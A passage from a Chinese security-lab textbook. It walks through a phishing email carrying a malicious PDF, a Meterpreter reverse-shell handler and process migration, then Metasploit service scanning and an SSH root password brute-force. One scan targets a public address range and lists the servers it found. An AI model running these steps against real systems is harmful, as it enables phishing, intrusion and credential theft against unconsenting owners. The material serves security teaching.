    a one time email template.

    1. Pre- Defined Template
    2. One- Time Use Email Template
```

(10) 下面就是要完善攻击邮件的内容了。一封邮件包括的东西很多,有主题、内容和目标地址等。下面,输入2,选择One-Time Use Email Template选项,即单独使用一个新的邮件模板。

```
set:phishing> 2
```

输入的邮件内容如下:

```
set:phishing> Subject of the email: new file

set:phishing> Send the message as html or plain? 'h' or 'p' [p]: p

set:phishing> Enter the body of the message, hit return for a new line. Control+ c when finished:
Next line of the body: Hi Zhang san
Next line of the body: Do you want a new life?
Next line of the body: Welcome to join us
Next line of the body: Best wishes!
Next line of the body: Wang qiang

Next line of the body: ^Cset:phishing> Send email to: *******@163.com
```

其中加粗字体的内容为自己输入的内容,应该根据自己的要求和实际需要输入相关内容。在输入完邮件内容之后,按Ctrl+C快捷键退出,输入目标邮件地址。结束后按Enter键,会让用户选择邮件服务器。

选择邮件服务器列表如下:

```
1. Use a gmail Account for your email attack.
2. Use your own server or open relay
```

(11) 选择"2. Use your own server or open relay"选项,使用一个自己的邮件服务器或者开放代理服务器,即输入如下相应信息:

```
set:phishing> 2
```

攻击模块邮件服务器配置结果如下:

```
set:phishing> From address (ex: moo@example.com): **********@qq.com
```

```
set:phishing> Username for open-relay [blank]: name
Password for open-relay [blank]: *****
set:phishing> SMTP email server address (ex. smtp.youremailserveryouown.com): mail.qq.com
set:phishing> Port number for the SMTP server [25]:
set:phishing> Flag this message/s as high priority? [yes|no]: yes
[*] SET has finished delivering the emails
set:phishing> Set up a listener [yes|no]: yes
[-] ***
... ... ...
[*] Processing src/program_junk/meta_config for ERB directives.
```

(12) 切换到攻击开启模块。

```
resource (src/program_junk/meta_config)> use exploit/multi/handler
```

(13) 设置 PAYLOAD 选项，选择 reverse_tcp 模块。

```
resource (src/program_junk/meta_config)> set PAYLOAD windows/meterpreter/reverse_tcp
```

设置后的界面显示如下：

```
PAYLOAD=> windows/meterpreter/reverse_tcp
```

(14) 设置 LHOST 选项，选为本机 IP 地址。

```
resource (src/program_junk/meta_config)> set LHOST 10.10.10.128
```

设置后的界面显示如下：

```
LHOST=> 10.10.10.128
```

(15) 设置 LPORT 选项，选为 433 端口。

```
resource (src/program_junk/meta_config)> set LPORT 443
```

设置后的界面显示如下：

```
LPORT=> 443
```

(16) 设置 ENCODING 选项，选为 shikata_ga_nai。

```
resource (src/program_junk/meta_config)> set ENCODING shikata_ga_nai
```

设置后的界面显示如下：

```
ENCODING=> shikata_ga_nai
```

(17) 设置 ExitOnSession 选项，选为 false，即不主动退出。

```
resource (src/program_junk/meta_config)> set ExitOnSession false
```

设置演示如下：

```
ExitOnSession=> false
```

(18) 下面就可以使用 exploit 命令进行攻击了：

```
resource (src/program_junk/meta_config)> exploit - j
```

设置结束后开始攻击的信息如下：

```
[ * ] Exploit running as background job.
msf exploit (handler)>
[ * ] Started reverse handler on 10.10.10.128:433
[ * ] Starting the payload handler ...
... ... ...
```

至此，攻击 PDF 文件已经随着邮件发送到目标邮箱中，现在就是在等待目标邮箱中的 PDF 文件被邮箱主人打开。

当对方打开 PDF 文件的时候，攻击机控制端就会收到回连的 Meterpreter 控制会话，如下所示：

```
[ * ] Sending stage (100215 bytes) to 10.10.10.140
[ * ] Meterpreter session i opened (10.10.10.128:433- > 10.10.10.140:1063) at 2016- 06- 02 08:00:15- 0400
```

(19) 下面对上述这个回连的控制会话进行交互。

① msf exploit(handler)>sessions

设置后与控制会话进行交互的信息如下：

```
Active sessions
================
  Id  Type                    Information                 Connection
  --  ----
1 meterpreter x86/win32 DH- CA8822AB9589\Administrator @DH- CA8822AB9589 10.10.10.128:433- > 10.10.10.140:1063
```

② 选择 ID 为 1 的控制会话端口。

```
msf exploit(handler)> sessions - i 1
```

设置后与控制会话端口进行交互的显示信息如下：

```
[ * ] Starting interfation with 1 ...
```

(20) 可以看出，此时已经进入 Meterpreter，下面列出 Meterpreter 控制主机的进程列表。

```
meterpreter> ps
```

设置后的 Meterpreter 控制主机的进程列表如下：

```
Process list
===================
PID   Name             Arch   Session     User             Path
--- ----               ---------- ----                    ----
0                                                          [System Process]
1036  svchost.exe      x86    0 NT AUTHORITY\SYSTEM        c:\WINDOWS\System32 svchost.exe
... ... ...
```

```
2980  AcroRd32.exe     x86    0   DH-CA8822AB9589\Administrator C:\Program Files\
                                  Adobe\Reader 9.0\Reader\AcroRd32.exe
320   explorer.exe     x86    0   DH-CA8822AB9589\Administrator C:\WINDOWS\
                                  Explorer.EXE
```

………

(21) 可以看到 PID 为 2980 的 AcroRd32.exe 进程和下面 PID 为 320 的 explorer.exe 进程。此时输入下面的命令,将攻击载荷迁移到 explorer.exe 进程上。

```
meterpreter> migrate 320
```

设置后将攻击载荷迁移到 explorer.exe 进程显示如下所示:

```
[*] Migrating to 320..
[*] Migrating completed successfully.
```

可以看出,Meterpreter 攻击载荷已经迁移到 explorer.exe 进程上了。

实验报告要求

- 实验目的。
- 附上实验过程的截图和结果截图。
- 阐述碰到的问题以及解决方法。
- 阐述收获与体会。

第 14 章　网络服务扫描实验

14.1　常用扫描服务模块

很多网络服务是漏洞频发的高危对象，对网络上的特定服务进行扫描，往往能少走弯路，增加渗透成功的几率。确定开放端口后，通常需要对相应端口上所运行服务的信息进行更深入的挖掘，这一过程称为服务查点。

在 Metasploit 的 Scanner 辅助模块中，有很多用于服务扫描和查点的工具，这些工具通常以[service_name]_version 和[service_name]_login 命名。

[service_name]_version 可用于遍历网络中包含了某种服务的主机，并进一步确定服务的版本。[service_name]_login 可对某种服务进行口令探测攻击。

例如，http_version 可用于查找网络中的 Web 服务器，并确定服务器的版本号，http_login 可用于对需要身份认证的 HTTP 协议应用进行口令探测。

在 Metasploit 中并非所有的模块都按照这种命名规范进行开发，例如用于查找 Microsoft SQL Server 服务的 mssql_ping 模块等。

14.1.1　Telnet 服务扫描

Telnet 协议是 TCP/IP 协议族中的一员，是 Internet 远程登录服务的标准协议和主要方式。它为用户提供了在本地计算机上完成远程主机工作的能力。在终端使用者的计算机上使用 Telnet 程序，用它连接到服务器。终端使用者可以在 Telnet 程序中输入命令，这些命令会在服务器上运行，就像直接在服务器的控制台上输入一样。在本地就能控制服务器。要开始一个 Telnet 会话，必须输入用户名和密码来登录服务器。Telnet 也是常用的远程控制 Web 服务器的方法。

由于 Telnet 协议没有对传输的数据进行加密，越来越多的管理员开始使用更为安全的 SSH 协议代替它。但是，很多旧版的网络设备不支持 SSH 协议，而且管理员通常不愿冒风险升级重要设备的操作系统，所以网络上很多交换机、路由器甚至防火墙仍然在使用 Telnet 协议。一个有趣的现象是，价格昂贵、使用寿命更长的大型交换机使用 Telnet 协议的可能性会更大，而此类交换机在网络中的位置一般都非常重要。当渗透进入一个网络时，不妨扫描一下是否有主机或设备开启了 Telnet 服务，为下一步进行网络嗅探或口令猜测做好准备。

14.1.2　SSH 服务扫描

SSH 是 Secure Shell 的缩写，由 IETF 的网络工作小组(network working group)所制定；SSH 为建立在应用层和传输层基础上的安全协议。SSH 是目前较可靠、专为远程登录会话和其他网络服务提供安全性的协议。利用 SSH 协议可以有效地防止远程管理过程中的信息泄露问题。SSH 最初是 UNIX 系统上的一个程序，后来又迅速扩展到其他操作平

台。SSH 在正确使用时可弥补网络中的漏洞。SSH 客户端适用于多种平台。几乎所有 UNIX 平台,包括 HP-UX、Linux、AIX、Solaris、Digital UNIX、Irix 等,都可运行 SSH。

SSH 是类 UNIX 系统上最常见的远程管理服务,与 Telnet 不同的是,它采用了安全的加密信息传输方式。通常管理员会使用 SSH 对服务器进行远程管理,服务器会向 SSH 客户端返回一个远程的 Shell 连接。如果没有做其他的安全增强配置(如限制管理登录的 IP 地址),只要获取服务器的登录口令就可以使用 SSH 客户端登录服务器,相当于获得了相应登录用户的所有权限。

14.1.3 SSH 口令猜测

在前面的实验中使用 Metasploit 中的 ssh_version 模块扫描到目标网站范围内开放的 SSH 服务的主机,那么接下来就尝试使用 Metasploit 中的 ssh_login 模块对 SSH 服务进行口令试探攻击。

进行口令攻击之前,需要一个好用的用户名和口令字典。这个从网上都能找到很多,不过在使用之前,需要注意 Windows 和 Linux 系统下文件编码的区别,否则会导致加载口令字典出错。

在载入 ssh_login 模块后,首先需要设置 RHOSTS 参数指定口令攻击的对象,可以是一个 IP 地址或一段 IP 地址,同样也可以使用 CIDR 表示的地址区段。然后使用 USERNAME 参数指定一个用户名(或者使用 USER_FILE 参数指定一个包含多个用户名的文本文件,每个用户名占一行),并使用 PASSWORD 指定一个特定的口令字符串(或者使用 PASS_FILE 参数指定一个包含多个口令的字典文件,每个口令占一行),也可以使用 USERPASS_FILE 指定一个用户名和口令的配对文件(用户名和口令之间用空格隔开,每对用户名和口令占一行)。默认情况下,ssh_login 模块还会尝试空口令以及与用户名相同的弱口令进行登录测试。

14.1.4 数据库服务查点

1. Microsoft SQL Server 数据库

SQL Server 是一个关系数据库管理系统,它最初是由 Microsoft、Sybase 和 Ashton-Tate 3 家公司共同开发的,于 1988 年推出了第一个 OS/2 版本。在 Windows NT 推出后,Microsoft 公司与 Sybase 公司在 SQL Server 的开发上分道扬镳,Microsoft 公司将 SQL Server 移植到 Windows NT 系统上,专注于开发推广 SQL Server 的 Windows NT 版本。Sybase 公司则专注于 SQL Server 在 UNIX 操作系统上的应用。

SQL Server 是关系型数据库管理系统,具有使用方便、可伸缩性好与相关软件集成程度高等优点,可跨越从运行 Microsoft Windows 98 的膝上型计算机到运行 Microsoft Windows 2012 的大型多处理器的服务器等多种平台使用。

Microsoft SQL Server 是一个全面的数据库平台,使用集成的商业智能 (BI)工具提供了企业级的数据管理。Microsoft SQL Server 数据库引擎为关系型数据和结构化数据提供了更安全可靠的存储功能,使用户可以构建和管理用于业务的多用途和高性能的数据应用程序。

各种网络数据库的网络服务端口是漏洞频发的重灾区,Microsoft SQL Server 的 1433

端口即为其中一个。可以使用 Metasploit 中 mssql_ping 模块查找网络中的 Microsoft SQL Server。

2. Oracle 数据库

Oracle 数据库系统是美国 Oracle(甲骨文)公司提供的以分布式数据库为核心的一组软件产品,是目前最流行的客户/服务器(Client/Server)或 B/S 体系结构的数据库之一。例如,SilverStream 是基于数据库的一种中间件。Oracle 数据库是目前世界上使用最为广泛的数据库管理系统,作为一个通用的数据库系统,它具有完整的数据管理功能;作为一个关系数据库,它是一个完备关系的产品;作为分布式数据库,它实现了分布式处理的功能。但它的所有知识,只要在一种机型上学习 Oracle 知识,便能在其他类型的计算机上使用它。

可以使用 tnslsnr_version 模块,查找网络中开放端口的 Oracle 监听器服务。

14.2 网络服务扫描基础实验

实验器材

Metasploit 工具,1 套。

PC,1 台。

实验任务

扫描当前机器的网络服务。

实验环境

一台安装了 Metasploit 的计算机。

预备知识

(1) Telnet 服务相关知识。

(2) SSH 服务相关知识。

(3) 数据库相关知识。

实验步骤

1. Telnet_version 模块

(1) 通过 use 命令使用 telnet_version 模块。

```
msf> use auxiliary/scanner/telnet/telnet_version
```

(2) 通过 show 命令查看模块的设置选项。

```
msf auxiliary(telnet_version)> show options
```

通过 show 命令查看模块设置选项如下:

```
Module options (auxiliary/scanner/telnet/telnet_version):
```

```
Name        Current Setting  Required  Description
----        ---------------  --------  -----------
PASSWORD                     no        The password for the specified username
RHOSTS                       yes       The target address range or CIDR identifier
RPORT       23               yes       The target port
THREADS     1                yes       The number of concurrent threads
TIMEOUT     30               yes       Timeout for the Telnet probe
USERNAME                     no        The username to authenticate as
```

其中,Name 表示需要设置的选项的名称;Current 表示该选项目前默认的设置值;Setting 表示是否进行了设置;Required 表示该选项是否必须设置;yes 表示必须进行设置,而 no 则表示可以设置也可以不进行设置;Description 表示的是对选项的介绍。

上述最重要的选项是 RHOSTS,即目标地址范围或 CIDR 标识符,也就是要扫描的地址范围设置。

(3) 使用 set 命令设置目标地址范围。

```
msf auxiliary(telnet_version)> set rhosts 10.10.10.0/24
```

设置后显示如下:

```
rhosts=> 10.10.10.0/24
```

(4) 使用 set 命令设置并发线程的数量。

```
msf auxiliary(telnet_version)> set threads 100
```

设置后显示如下:

```
threads=> 100
```

(5) 使用 run 命令来执行扫描。

```
msf auxiliary(telnet_version)> run
```

设置扫描范围扫描后的结果如下:

```
[*] Scanned 064 of 256 hosts (025% complete)
[*] Scanned 075 of 256 hosts (029% complete)
[*] Scanned 105 of 256 hosts (041% complete)
[*] Scanned 106 of 256 hosts (041% complete)
[*] Scanned 157 of 256 hosts (061% complete)
[*] Scanned 164 of 256 hosts (064% complete)
[*] Scanned 195 of 256 hosts (076% complete)
[*] Scanned 206 of 256 hosts (080% complete)
[*] 10.10.10.254:23 TELNET Ubuntu 8.04\x0ametasploitable login:
[*] Scanned 252 of 256 hosts (098% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

可以看出,IP 地址为 10.10.10.254(自己搭建的网络)的主机(即网关服务器)开放了

Telnet 服务，通过返回的服务旗标 Ubuntu 8.04\x0ametasploitable login，可以进一步确认出这台主机的操作系统版本为 Ubuntu 8.04，而主机名为 metasploitable。

2. SSH_version 模块

(1) 通过 use 命令使用 ssh_version 模块。

```
msf> use auxiliary/scanner/ssh/ssh_version
```

(2) 通过 show 命令查看模块的设置选项。

查看结果如下：

```
Module options (auxiliary/scanner/ssh/ssh_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   RHOSTS                     yes       The target address range or CIDR identifier
   RPORT     22               yes       The target port
   THREADS   1                yes       The number of concurrent threads
   TIMEOUT   30               yes       Timeout for the SSH probe
```

与 telnet_version 模块相同，ssh_version 扫描模块的设置选项也包括 Name、Current、Setting、Required 和 Description 5 个部分，含义也相同。这里也不过多介绍了。

(3) 使用 set 命令设置目标地址范围。

```
msf auxiliary(ssh_version)> set rhosts 10.10.10.0/24
```

(4) 使用 set 命令设置并发线程的数量。

```
msf auxiliary(ssh_version)> set threads 100
```

(5) 使用 run 命令来执行扫描。

```
msf auxiliary(ssh_version)> run
```

对设置扫描范围扫描后的结果如下：

```
[*] Scanned 051 of 256 hosts (019% complete)
[*] Scanned 073 of 256 hosts (028% complete)
[*] Scanned 104 of 256 hosts (040% complete)
[*] 10.10.10.129:22, SSH server version: SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu4
[*] Scanned 110 of 256 hosts (042% complete)
[*] Scanned 140 of 256 hosts (054% complete)
[*] Scanned 155 of 256 hosts (060% complete)
[*] 10.10.10.254:22, SSH server version: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
[*] Scanned 196 of 256 hosts (076% complete)
[*] Scanned 205 of 256 hosts (080% complete)
[*] Scanned 242 of 256 hosts (094% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

可以看出，使用 Metasploit 中的 ssh_version 辅助模块，可以很快地在设置的网络范围

中定位了两台开放 SSH 服务的主机，分别是 10.10.10.129（网站服务器）和 10.10.10.254（网关服务器），并且显示了 SSH 服务软件及具体版本号。有了这些信息，就可以通过查询等方式得到相应版本号的一些基本信息及漏洞信息，为之后进一步操作提供了可能。

3. SSH_login 模块

（1）通过 use 命令使用 ssh_login 模块。

```
msf> use auxiliary/scanner/ssh/ssh_login
```

（2）通过 show 命令查看模块的设置选项。

```
msf auxiliary(ssh_login)> show options
```

查看结果如下：

```
Module options (auxiliary/scanner/ssh/ssh_login):

  Name              Current Setting  Required  Description
  ----              ---------------  --------  -----------
  BLANK_PASSWORDS   true             no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
  PASSWORD                           no        A specific password to authenticate
                                               with
  PASS_FILE                          no        File containing passwords, one per
                                               line
  RHOSTS                             yes       The target address range or CIDR
                                               identifier
  RPORT             22               yes       The target port
  STOP_ON_SUCCESS   false            yes       Stop guessing when a credential
                                               works for a host
  THREADS           1                yes       The number of concurrent threads
  USERNAME                           no        A specific username to
                                               authenticate as
  USERPASS_FILE                      no        File containing users and passwords
                                               separated by space, one pair per line
  USER_AS_PASS      true             no        Try the username as the password for
                                               all users
  USER_FILE                          no        File containing usernames, one per
                                               line
  VERBOSE           true             yes       Whether to print output for all
                                               attempts
```

与前面相比，ssh_login 模块用到的设置项多了很多，下面进行简单的介绍：

BLANK_PASSWORDS，即空白密码，即前面讲到的会先默认为对空白密码进行验证。

BRUTEFORCE_SPEED，即暴力破解的速度，从 0 到 5 可选。

PASSWORD，即准备暴力破解使用的密码，虽然不是必须的，但是没有进行暴力破解的密码，模块在验证完空密码后就停止了，因此这个其实是必须设置的。

PASS_FILE，即准备暴力破解使用的密码文件，PASSWORD 是指定单个密码，而 PASS_FILE 则是将密码字典放到一个文件里，并且每行只能放置一个密码。

STOP_ON_SUCCESS，即如果得到主机正在工作的消息，则停止试探密码，一般是设为 false 的。

USERNAME，同 PASSWORD 一样，虽然要求不是必须，但是在实际使用中是需要指定的。

USERPASS_FILE，是同时存储了密码和用户名的口令字典文件。每行包括一个用户名和对应的一个密码，中间用一个空格分隔开。

USER_AS_PASS，将所用用户名作为它的密码进行猜测。这在实际使用中很有用，因为经常有些安全意识薄弱的管理员这样设置密码。

USER_FILE，即存储试探用户名的文件，同样每行一个用户名。

VERBOSE，即是否在窗口输出所有的尝试情况，默认是输出的。

在口令猜测时，明显需要设置的项或者说可以设置的项多了很多，这就需要根据实际情况进行设置。下面，举一个简单的例子：

根据上次实验的结果，选取 10.10.10.254。

(3) 使用 set 命令设置目标地址范围。

```
msf auxiliary(ssh_login)> set rhosts 10.10.10.254
```

(4) 使用 set 命令设置参数 username 的值。

在这里仅尝试用户名为 root 的情况，因此代码如下：

```
msf auxiliary(ssh_login)> set username root
```

(5) 使用 set 命令设置参数 pass_file 的值。

将名称为 words.txt 的密码字典放在了桌面，因此代码如下：

```
msf auxiliary(ssh_login)> set pass_file /root/Desktop/words.txt
```

(6) 使用 set 命令设置并发线程的数量。

```
msf auxiliary(ssh_login)> set threads 100
```

(7) 使用 run 命令来执行扫描。

```
msf auxiliary(ssh_login)> run
```

扫描结果显示如下：

```
[*] 10.10.10.254:22 SSH - Starting bruteforce
[*] 10.10.10.254:22 SSH - [01/17] - Trying: username: 'root' with password: ''
[-] 10.10.10.254:22 SSH - [01/17] - Failed: 'root':''
[*] 10.10.10.254:22 SSH - [02/17] - Trying: username: 'root' with password: 'root'
[-] 10.10.10.254:22 SSH - [02/17] - Failed: 'root':'root'
[*] 10.10.10.254:22 SSH - [03/17] - Trying: username: 'root' with password: 'majordom'
[-] 10.10.10.254:22 SSH - [03/17] - Failed: 'root':'majordom'
[*] 10.10.10.254:22 SSH - [04/17] - Trying: username: 'root' with password: 'malcolm'
```

```
[-] 10.10.10.254:22 SSH - [04/17] - Failed: 'root':'malcolm'
[*] 10.10.10.254:22 SSH - [05/17] - Trying: username: 'root' with password: 'margaret'
[-] 10.10.10.254:22 SSH - [05/17] - Failed: 'root':'margaret'
[*] 10.10.10.254:22 SSH - [06/17] - Trying: username: 'root' with password: 'marilyn'
[-] 10.10.10.254:22 SSH - [06/17] - Failed: 'root':'marilyn'
[*] 10.10.10.254:22 SSH - [07/17] - Trying: username: 'root' with password: 'mariposa'
[-] 10.10.10.254:22 SSH - [07/17] - Failed: 'root':'mariposa'
[*] 10.10.10.254:22 SSH - [08/17] - Trying: username: 'root' with password: 'marlboro'
[-] 10.10.10.254:22 SSH - [08/17] - Failed: 'root':'marlboro'
[*] 10.10.10.254:22 SSH - [09/17] - Trying: username: 'root' with password: 'marshal'
[-] 10.10.10.254:22 SSH - [09/17] - Failed: 'root':'marshal'
[*] 10.10.10.254:22 SSH - [10/17] - Trying: username: 'root' with password: 'maryjane'
[-] 10.10.10.254:22 SSH - [10/17] - Failed: 'root':'maryjane'
[*] 10.10.10.254:22 SSH - [11/17] - Trying: username: 'root' with password: 'masters'
[-] 10.10.10.254:22 SSH - [11/17] - Failed: 'root':'masters'
[*] 10.10.10.254:22 SSH - [12/17] - Trying: username: 'root' with password: 'matthew'
[-] 10.10.10.254:22 SSH - [12/17] - Failed: 'root':'matthew'
[*] 10.10.10.254:22 SSH - [13/17] - Trying: username: 'root' with password: 'maurice'
[-] 10.10.10.254:22 SSH - [13/17] - Failed: 'root':'maurice'
[*] 10.10.10.254:22 SSH - [14/17] - Trying: username: 'root' with password: 'maveric'
[-] 10.10.10.254:22 SSH - [14/17] - Failed: 'root':'maveric'
[*] 10.10.10.254:22 SSH - [15/17] - Trying: username: 'root' with password: 'maverick'
[-] 10.10.10.254:22 SSH - [15/17] - Failed: 'root':'maverick'
[*] 10.10.10.254:22 SSH - [16/17] - Trying: username: 'root' with password: 'ubuntu'
[*] Command shell session 2 opened (10.10.10.130:50199 -> 10.10.10.254:22) at 2016-05-03 03:32:43 -0400
[+] 10.10.10.254:22 SSH - [16/17] - Success: 'root':'ubuntu' 'uid=0(root) gid=0(root) groups=0(root) Linux
metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

可以看出，在第16次尝试下，终于破解了目标站点SSH服务的账号和密码，username：'root' with password：'ubuntu'。因为没有设置VERBOSE的值，所以默认是将所有的尝试情况进行了输出。

4. mssql_ping 模块

（1）通过use命令使用mssql_ping模块。

```
msf> use auxiliary/scanner/mssql/mssql_ping
```

（2）通过show命令查看模块的设置选项。

```
msf auxiliary(mssql_ping)> show options
```

查看结果如下：

```
Module options (auxiliary/scanner/mssql/mssql_ping):

   Name                Current Setting  Required  Description
```

```
----                    ---------------- -----------
PASSWORD                            no     The password for the specified
                                           username
RHOSTS                              yes    The target address range or CIDR
                                           identifier
THREADS              1              yes    The number of concurrent threads
USERNAME             sa             no     The username to authenticate as
USE_WINDOWS_AUTHENT  false          yes    Use windows authentification
                                           (requires DOMAIN option set)
```

与前面不同的是，在 mssql_ping 模块用到了 USERNAME 设置项，这其实与 Microsoft SQL Server 安装时候的一个默认设置有关。在初次安装服务器的时候，会默认创建 sa 或系统管理员用户。因此，这里 USERNAME 设置项的默认设置是 sa，在这里也不准备进行更改了。

（3）使用 set 命令设置目标地址范围。

```
msf auxiliary(mssql_ping)> set RHOSTS 202.118.176.0/24
```

（4）使用 set 命令设置并发线程的数量。

```
msf auxiliary(mssql_ping)> set THREADS 50
```

（5）使用 run 命令来执行扫描。

```
msf auxiliary(mssql_ping)> run
```

设置扫描范围扫描后的结果如下：

```
[*] Scanned 050 of 256 hosts (019% complete)
[*] SQL Server information for 202.118.176.67:
[+]  ServerName        = HEU-MMJEA6EG2YW
[+]  InstanceName      = MSSQLSERVER
[+]  IsClustered       = No
[+]  Version           = 10.0.4000.0
[+]  tcp               = 1433
[+]  np                = \\HEU-MMJEA6EG2YW\pipe\sql\query
[*] Scanned 058 of 256 hosts (022% complete)
[*] Scanned 091 of 256 hosts (035% complete)
[*] SQL Server information for 202.118.176.104:
[+]  ServerName        = GC-8F4FEF3B0FB6
[+]  InstanceName      = MSSQLSERVER
[+]  IsClustered       = No
[+]  Version           = 8.00.194
[+]  tcp               = 1433
[+]  np                = \\GC-8F4FEF3B0FB6\pipe\sql\query
[*] SQL Server information for 202.118.176.108:
[+]  ServerName        = WIN-UBDUOH0GQ7T
[+]  InstanceName      = HRBGRS
```

```
[+] IsClustered      = No
[+] Version          = 10.50.1600.1
[*] SQL Server information for 202.118.176.124:
[+] ServerName       = VM127
[+] InstanceName     = MSSQLSERVER
[*] SQL Server information for 202.118.176.121:
[+] ServerName       = ZICHA
[+] InstanceName     = MSSQLSERVER
[+] tcp              = 49538
[*] SQL Server information for 202.118.176.118:
[+] ServerName       = T5-T88TE1OHKTQT
[+] InstanceName     = MSSQLSERVER
[+] IsClustered      = No
[+] Version          = 8.00.194
[+] IsClustered      = No
[+] IsClustered      = No
[+] tcp              = 1433
[+] np               = \\T5-T88TE1OHKTQT\pipe\sql\query
[+] Version          = 8.00.194
[+] tcp              = 1433
[+] np               = \\VM127\pipe\sql\query
[+] Version          = 8.00.194
[+] tcp              = 1433
[+] np               = \\ZICHA\pipe\sql\query
[*] Scanned 141 of 256 hosts (055% complete)
[*] SQL Server information for 202.118.176.141:
[+] ServerName       = HRBEUSZC-GKOS2H
[+] InstanceName     = MSSQLSERVER
[+] IsClustered      = No
[+] Version          = 8.00.194
[+] tcp              = 1433
[+] np               = \\HRBEUSZC-GKOS2H\pipe\\sql\query
[*] Scanned 142 of 256 hosts (055% complete)
[*] Scanned 178 of 256 hosts (069% complete)
[*] Scanned 184 of 256 hosts (071% complete)
[*] Scanned 232 of 256 hosts (090% complete)
[*] Scanned 241 of 256 hosts (094% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

从扫描结果可以看出，在扫描的 202.118.176.0 网络范围内，mssql_ping 模块搜索到 202.118.176.67、202.118.176.104、202.118.176.108、202.118.176.124、202.118.176.121、202.118.176.118 和 202.118.176.141 共 7 处站点的服务器采用 Microsoft SQL Server 服务器，并且分别列出了服务器名称 ServerName、实际名称 InstanceName（即 Microsoft SQL Server 服务器）、是否为集群服务器 IsClustered、版本号 Version 以及 TCP

端口号 tcp 等信息。

5. Tnslsnr_version 模块

(1) 使用 use 命令使用 tnslsnr_version 模块。

```
msf> use auxiliary/scanner/oracle/tnslsnr_version
```

(2) 通过 show 命令查看模块的设置选项。

```
msf auxiliary(tnslsnr_version)> show options
```

查看结果如下:

```
Module options (auxiliary/scanner/oracle/tnslsnr_version):

  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  RHOSTS                     yes       The target address range or CIDR identifier
  RPORT     1521             yes       The target port
  THREADS   1                yes       The number of concurrent threads
```

tnslsnr_version 模块需要设置的选项更少,也更加简单。

(3) 使用 set 命令设置目标地址范围。

```
msf auxiliary(tnslsnr_version)> set RHOSTS 10.10.10.0/24
```

(4) 使用 set 命令设置并发线程的数量。

```
msf auxiliary(tnslsnr_version)> set THREADS 50
```

(5) 使用 run 命令来执行扫描。

```
msf auxiliary(tnslsnr_version)> run
```

扫描结果如下:

```
[*] Scanned 051 of 256 hosts (019% complete)
[*] Scanned 096 of 256 hosts (037% complete)
[*] Scanned 101 of 256 hosts (039% complete)
[+] 10.10.10.130:1521 Oracle - Version: 32-bit Windows: Version 10.2.0.1.0 - Production
[*] Scanned 144 of 256 hosts (056% complete)
[*] Scanned 148 of 256 hosts (057% complete)
[*] Scanned 182 of 256 hosts (071% complete)
[*] Scanned 194 of 256 hosts (075% complete)
[*] Scanned 232 of 256 hosts (090% complete)
[*] Scanned 241 of 256 hosts (094% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

可以看出,在选择扫描的网络中,发现有一个站点即 10.10.10.130 有开放使用的 Oracle 数据库,并且其版本 Version 为 10.2.0.1.0-Production 版本。

实验报告要求

- 实验目的。
- 附上实验过程的截图和结果截图。
- 阐述碰到的问题以及解决方法。
- 阐述收获与体会。

参 考 文 献

[1] 陆璐,刘发贵. 基于 Web 的远程监控系统. 北京:清华大学出版社,2008.
[2] 麦克卢尔,等. 黑客大曝光. 钟向群,郑林,译. 北京:清华大学出版社,2010.
[3] 西蒙斯基,等. Sniffer Pro 网络优化与故障检修手册. 陈逸,等译.北京:电子工业出版社,2004.
[4] 张同光,等. 信息安全技术使用教程. 北京:电子工业出版社,2008.
[5] 科瑞奥.Snort 入侵检测实用解决方案. 吴溥峰,等译. 北京:机械工业出版社,2005.
[6] (美)弗拉海,黄著.SSL 与远程接入 VPN. 王喆,罗进文,白帆,译.北京:人民邮电出版社,2009.
[7] 唐正军,李建华. 入侵检测技术. 北京:清华大学出版社,2004.
[8] 熊华,郭世泽,吕慧勤. 网络安全:取证与蜜罐. 北京:人民邮电出版社,2003.
[9] 吴秀梅. 防火墙技术及应用教程. 北京:清华大学出版社,2010.
[10] 诸葛建伟,陈力波,田繁.Metasploit 渗透测试魔鬼训练营.北京:机械工业出版社,2013.